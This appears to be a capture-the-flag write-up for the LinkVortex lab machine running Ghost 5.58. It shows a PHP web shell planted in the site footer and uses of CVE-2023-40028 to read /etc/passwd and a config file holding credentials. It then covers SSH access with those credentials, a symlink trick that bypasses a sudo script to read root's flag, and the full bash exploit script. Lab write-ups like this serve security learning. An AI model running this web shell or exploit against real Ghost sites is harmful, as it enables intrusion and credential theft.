


Site Footer

Code here will be injected into the {{ghost_foot}} tag on every page of the site

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```

Viewing it on the main page.


(DC) that the computer components require. It…
Aug 5, 2024 · 2 min read

data includes system settings and configuration…
May 7, 2024 · 2 min read

often used for computer video output. Below, I'll…
Apr 16, 2024 · 2 min read

The Random Access Memory
Random Access Memory (RAM) is a crucial component in all computing devices, serving as the main short-term data storage space. RAM stores the data and…
Apr 1, 2024 · 2 min read

The Motherboard
A motherboard is a complex printed circuit board (PCB) that facilitates communication between all critical electronic components of a computer,…
Mar 11, 2024 · 2 min read


The Central Processing Unit
The Central Processing Unit (CPU), often simply referred to as the processor, is the primary component of a computer that performs most of th…
Dec 11, 2023 · 2 min read

BitByBit Hardware © 2025 Sign up Powered by Ghost

```
linkvortex.htb/?cmd=id
whoami
```


Unfortunately, we cannot gain command execution this way. We can get web shells to spawn on the page, but there isnt much that we can do with them. That's ok though; because googling for Ghost 5.58 cves, we find an authenticated arbitrary file read exploit known as CVE-2023-40028.

Using the same credentials we used to log in, in conjunction with this CVE, will allow us to read files on the system, potentially uncovering more sensitive data.




```
┌──(z3ta㉿sectorx)-[~/linkvortex]
└─$ ./CVE-2023-40028 -u admin@linkvortex.htb -p OctopiFociPilfer45 -h http://linkvortex.htb/
WELCOME TO THE CVE-2023-40028 SHELL
Enter the file path to read (or type 'exit' to quit): /etc/passwd
File content:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

As we see here, we now have arbitrary file read and can look for other sensitive files. Doing a little bit of research, we find that Ghost stores user credentials in certain configuration files. One of these files is config.production.json. Knowing that configuration files are sometimes stored in /var/lib, we can search for /var/lib/config.production.json.



```
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
        "minWait": 1,
        "maxWait": 604800000,
        "freeRetries": 5000
    }
  },
  "mail": {
     "transport": "SMTP",
     "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
        }
      }
    }
}
Enter the file path to read (or type 'exit' to quit):
```

And here we have a user "bob" and his password. Let's see if we can use these new credentials to log in via ssh!



```
        }
    }
}
Enter the file path to read (or type 'exit' to quit): exit
Exiting. Goodbye!

┌──(z3ta㉿sectorx)-[~/linkvortex]
└─$ ssh bob@linkvortex.htb
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet conne
ction or proxy settings


Last login: Sun Jan  5 23:28:42 2025 from 10.10.16.61
bob@linkvortex:~$
```

And we are now in as bob@linkvortex.htb.

Time for priv esc! Let's see what user bob can do.

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
sbin\:/bin\:/snap/bin,
    use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh
*.png
```

It looks like bob can run the script /opt/ghost/clean_symlink.sh. Let's take a look at this script and see what it does.

```
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi
```

```
if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
```

It looks like this shell script checks png files for symbolic links, and does two different things depending on the type of link it detects. If it detects that the png file has a symbolic connection to root, then it will remove the link. However, if the png has a symbolic link to another file, then it will move it to the quarantine directory and display its contents.

This is a mechanism that attempts to prevent sensitive files from being read. However, there is nothing stopping us from creating another file with a symbolic to root, that is not necessarily in the root directory. Then we can create another symbolic link between that file and our png, so that when we run the script, it sends the contents of the symbolically linked file to the quarantine directory and displays them.

```
bob@linkvortex:~$ ln -s /root/root.txt x.txt
bob@linkvortex:~$ ln -s /home/bob/x.txt x.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash
/opt/ghost/clean_symlink.sh /home/bob/x.png
Link found [ /home/bob/x.png ] , moving it to quarantine
Content:
```

And there you have it, congrats!!

The CVE poc script

```
#!/bin/bash

# Exploit Title: Ghost Arbitrary File Read
# CVE: CVE-2023-40028
# Improved by: [0xDTC] | Original Exploit Author: Mohammad Yassine
# Description: This script exploits CVE-2023-40028 to read arbitrary files in Ghost.

# Function to print usage
function usage() {
  echo -e "\nUsage: $0 -u <username> -p <password> -h <host_url>"
  echo -e "Example: $0 -u admin -p admin123 -h http://127.0.0.1"
  exit 1
}

# Parse arguments
while getopts 'u:p:h:' flag; do
  case "${flag}" in
    u) USERNAME="${OPTARG}" ;;
    p) PASSWORD="${OPTARG}" ;;
    h) GHOST_URL="${OPTARG}" ;;
    *) usage ;;
  esac
done

if [[ -z $USERNAME || -z $PASSWORD || -z $GHOST_URL ]]; then
  usage
fi

# Variables
GHOST_API="$GHOST_URL/ghost/api/v3/admin/"
PAYLOAD_ZIP_NAME="exploit.zip"

# Create a session cookie and save it in a variable
function create_cookie() {
  COOKIE=$(curl -s -d username="$USERNAME" -d password="$PASSWORD" \
    -H "Origin: $GHOST_URL" \
    -H "Accept-Version: v3.0" \
    $GHOST_API/session/ \
    | grep -o 'ghost-admin-api-session=[^;]*')
  if [[ -z $COOKIE ]]; then
    echo "[!] INVALID USERNAME OR PASSWORD"
    exit 1
  fi
}

# Generate exploit payload
function generate_exploit() {
  local FILE_TO_READ=$1
  local IMAGE_NAME=$(tr -dc A-Za-z0-9 </dev/urandom | head -c 13; echo)
  local PAYLOAD_PATH=$(mktemp -d)
  mkdir -p "$PAYLOAD_PATH/content/images/2024/"
  ln -s "$FILE_TO_READ"
"$PAYLOAD_PATH/content/images/2024/$IMAGE_NAME.png"
  zip -r -y "$PAYLOAD_ZIP_NAME" "$PAYLOAD_PATH/" &>/dev/null
  echo "$PAYLOAD_PATH $IMAGE_NAME"
}

# Send exploit
function send_exploit() {
  local PAYLOAD_PATH=$1
  curl -s -b "$COOKIE" \
    -H "Accept: text/plain, */*; q=0.01" \
    -H "Accept-Language: en-US,en;q=0.5" \
    -H "Accept-Encoding: gzip, deflate, br" \
    -H "X-Ghost-Version: 5.58" \
    -H "App-Pragma: no-cache" \
    -H "X-Requested-With: XMLHttpRequest" \
    -H "Content-Type: multipart/form-data" \
    -X POST \
    -H "Origin: $GHOST_URL" \
    -H "Referer: $GHOST_URL/ghost/" \
    -F "importfile=@$PAYLOAD_ZIP_NAME;type=application/zip" \
    "$GHOST_API/db" \
    &>/dev/null
}

# Cleanup temporary files
function clean_up() {
  local PAYLOAD_PATH=$1
  rm -rf "$PAYLOAD_PATH"
  rm -f "$PAYLOAD_ZIP_NAME"
}

# Main Exploit Logic
create_cookie
echo "WELCOME TO THE CVE-2023-40028 SHELL"
while true; do
  read -p "Enter the file path to read (or type 'exit' to quit): " FILE_PATH
  if [[ "$FILE_PATH" == "exit" ]]; then
    echo "Exiting. Goodbye!"
    break
  fi
  if [[ -z "$FILE_PATH" || "$FILE_PATH" =~ \  ]]; then
    echo "Invalid input. Please enter a valid file path without spaces."
    continue
  fi

  # Generate payload
  PAYLOAD_RESULT=$(generate_exploit "$FILE_PATH")
  PAYLOAD_PATH=$(echo "$PAYLOAD_RESULT" | awk '{print $1}')
  IMAGE_NAME=$(echo "$PAYLOAD_RESULT" | awk '{print $2}')

  # Send exploit and fetch the result
  send_exploit "$PAYLOAD_PATH"
  echo "File content:"
  curl -s -b "$COOKIE" "$GHOST_URL/content/images/2024/$IMAGE_NAME.png"

  # Clean up temporary files
  clean_up "$PAYLOAD_PATH"
done
```